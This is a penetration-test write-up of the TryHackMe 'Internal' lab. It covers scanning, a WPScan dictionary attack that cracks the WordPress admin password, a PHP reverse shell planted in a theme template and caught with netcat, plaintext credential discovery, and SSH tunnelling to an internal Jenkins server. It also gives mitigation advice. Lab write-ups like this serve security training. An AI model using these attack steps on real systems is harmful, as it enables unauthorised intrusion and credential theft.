TryHackMe: Internal - Penetration Test

By: Kyser Clark - Cybersecurity

August 31st, 2022

Table of Contents

Executive Summary

The target machine suffers from a total compromise of confidentiality, integrity, and availability (CIA). The main reason is that the root account login credentials are vulnerable. With the root account taken over, an attacker can view or change any document and change and shut down essential system services on the target machine. Two main reasons the root account is vulnerable to complete compromise are weak admin passwords and user credentials in plain text.

The admin accounts for the blog on the web server and the Jenkins server suffer from very weak passwords. Cracking both passwords is trivial, which leads to malicious code being run on the target machine.

After running malicious code on both the blog and Jenkins servers, an attacker can gain initial access to the target machine. With this level of access, an attacker can see other user account credentials and the root user password in easily accessible plaintext files on the target machine.

Even though the target machine has been fully compromised, the good news is that the vulnerabilities are easily mitigated by creating stronger admin passwords and removing documents with critical information without encryption. These fixes are not costly and will take very few hours for an administrator to clean up. Senior management should create a strong password policy and ensure that it is enforced to prevent future weak passwords. There should also be a policy and controls in place to prevent login credentials in plaintext documents on all systems in the organization.


Vulnerability and Exploitation Assessment

Initial Nmap Scan Results

```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 02:46:A7:EE:E3:DD (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Apache HTTP Server (Port 80)


- Going to http://10.10.197.247 reveals an active web server on the target machine:




- Dirb with the big.txt wordlist reveals many potential directories to explore on the target machine's web server:

```
---- Scanning URL: http://10.10.197.247/ ----
==> DIRECTORY: http://10.10.197.247/blog/
==> DIRECTORY: http://10.10.197.247/javascript/
==> DIRECTORY: http://10.10.197.247/phpmyadmin/
+ http://10.10.197.247/server-status (CODE:403|SIZE:278)
==> DIRECTORY: http://10.10.197.247/wordpress/

--- Entering directory: http://10.10.197.247/blog/ ---
==> DIRECTORY: http://10.10.197.247/blog/wp-admin/
==> DIRECTORY: http://10.10.197.247/blog/wp-content/
==> DIRECTORY: http://10.10.197.247/blog/wp-includes/

---- Entering directory: http://10.10.197.247/javascript/ ----
==> DIRECTORY: http://10.10.197.247/javascript/cropper/
==> DIRECTORY: http://10.10.197.247/javascript/jquery/
==> DIRECTORY: http://10.10.197.247/javascript/prototype/
==> DIRECTORY: http://10.10.197.247/javascript/scriptaculous/

---- Entering directory: http://10.10.197.247/phpmyadmin/ ----
==> DIRECTORY: http://10.10.197.247/phpmyadmin/doc/
+ http://10.10.197.247/phpmyadmin/favicon.ico (CODE:200|SIZE:22486)
==> DIRECTORY: http://10.10.197.247/phpmyadmin/js/
+ http://10.10.197.247/phpmyadmin/libraries (CODE:403|SIZE:278)
==> DIRECTORY: http://10.10.197.247/phpmyadmin/locale/
+ http://10.10.197.247/phpmyadmin/setup (CODE:401|SIZE:460)
==> DIRECTORY: http://10.10.197.247/phpmyadmin/sql/
+ http://10.10.197.247/phpmyadmin/templates (CODE:403|SIZE:278)
==> DIRECTORY: http://10.10.197.247/phpmyadmin/themes/

---- Entering directory: http://10.10.197.247/wordpress/ ---
==> DIRECTORY: http://10.10.197.247/wordpress/wp-admin/
==> DIRECTORY: http://10.10.197.247/wordpress/wp-content/
==> DIRECTORY: http://10.10.197.247/wordpress/wp-includes/

---- Entering directory: http://10.10.197.247/blog/wp-admin/ ----
==> DIRECTORY: http://10.10.197.247/blog/wp-admin/css/
==> DIRECTORY: http://10.10.197.247/blog/wp-admin/images/
==> DIRECTORY: http://10.10.197.247/blog/wp-admin/includes/
==> DIRECTORY: http://10.10.197.247/blog/wp-admin/js/
==> DIRECTORY: http://10.10.197.247/blog/wp-admin/maint/
==> DIRECTORY: http://10.10.197.247/blog/wp-admin/network/
==> DIRECTORY: http://10.10.197.247/blog/wp-admin/user/

---- Entering directory: http://10.10.197.247/blog/wp-content/ ----
==> DIRECTORY: http://10.10.197.247/blog/wp-content/plugins/
==> DIRECTORY: http://10.10.197.247/blog/wp-content/themes/
```


- Checking the blog page to see what it has:




- All links on the blog are broken:




- The links all point to "internal.thm", so editing the "/etc/hosts" file to reflect the name of the web server fixes this issue:



- The blog links are now functioning:





- An attacker can use WPScan to enumerate the WordPress site:

- After running the WPScan, “admin” user identified:

```
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://internal.thm/blog/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```


- Once detected, an attacker can use a dictionary attack against the admin user:

```
root@kali:~# wpscan --url internal.thm/blog --usernames admin --passwords /usr/share/wordlists/rockyou.txt --max-th
reads 50
```


- The dictionary attack is successful; the “admin” user password is “my2boys”:

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / my2boys
Trying admin / yahoo.com Time: 00:00:44 <

[!] Valid Combinations Found:
 | Username: admin, Password: my2boys
```

- With the newly found “admin” password, an attacker can access the blog’s admin dashboard:



- An attacker can gain initial access by uploading malicious PHP code via the theme editor:



- The code used to gain initial access can be found at

  https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

  (credit: pentestmonkey).

- Save this code in the 404 template (shown above).

- Start a netcat listener on the attack machine:

```
root@kali:~# nc -lnvp 8888
listening on [any] 8888 ...
```

- Go to http://internal.thm/blog/wp-content/themes/twentyseventeen/404.php in a web browser, and a shell will spawn on the attack machine:

```
root@kali:~# nc -lnvp 8888
listening on [any] 8888 ...
connect to [10.10.141.132] from (UNKNOWN) [10.10.75.131] 55608
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 00:20:14 up  1:10,  0 users,  load average: 0.00, 0.01, 0.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

- Navigating into the "/opt" directory to view the "wp-save.txt" file reveals credentials for "aubreanna": (password: bubb13guM!@#123)

```
$ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd opt
$ ls
containerd
wp-save.txt
$ cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later.  Let her know you have them and where they are.

aubreanna:bubb13guM!@#123
$
```

- With this information, an attacker can now SSH into the “aubreanna” account on the target machine and capture the “user.txt flag”: THM{int3rna1_fl4g_1}

```
root@kali:~# ssh aubreanna@internal.thm
aubreanna@internal.thm's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Aug 27 00:28:52 UTC 2022

  System load:  0.0               Processes:              112
  Usage of /:   63.7% of 8.79GB   Users logged in:        0
  Memory usage: 39%               IP address for eth0:    10.10.75.131
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  ⇒ There is 1 zombie process.


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.


Last login: Mon Aug  3 19:56:19 2020 from 10.6.2.56
aubreanna@internal:~$ ls
jenkins.txt  snap  user.txt
aubreanna@internal:~$ cat user.txt
THM{int3rna1_fl4g_1}
aubreanna@internal:~$
```

Privilege Escalation (Jenkins Server)

- Looking at the “jenkins.txt” file, a Jenkins server is revealed:


```
aubreanna@internal:~$ ls
jenkins.txt  snap  user.txt
aubreanna@internal:~$ cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
aubreanna@internal:~$
```

- With this information, an attacker can create an SSH tunnel to access the Jenkins server from the attack machine: (NOTE: The IP address of the target machine is different in the

next command due to TryHackMe allocating a different IP address every time a machine spawns. The target IP was: “10.10.197.247” at the beginning of this assessment; it is now “10.10.118.140”)

```
root@kali:~# ssh -L 8080:172.17.0.2:8080 aubreanna@10.10.118.140
aubreanna@10.10.118.140's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Aug 27 19:13:01 UTC 2022

  System load:  0.0               Processes:              117
  Usage of /:   63.7% of 8.79GB   Users logged in:        1
  Memory usage: 46%               IP address for eth0:    10.10.118.140
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  ⇒ There is 1 zombie process.


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settin
gs


Last login: Sat Aug 27 19:06:53 2022 from 10.10.118.140
aubreanna@internal:~$
```

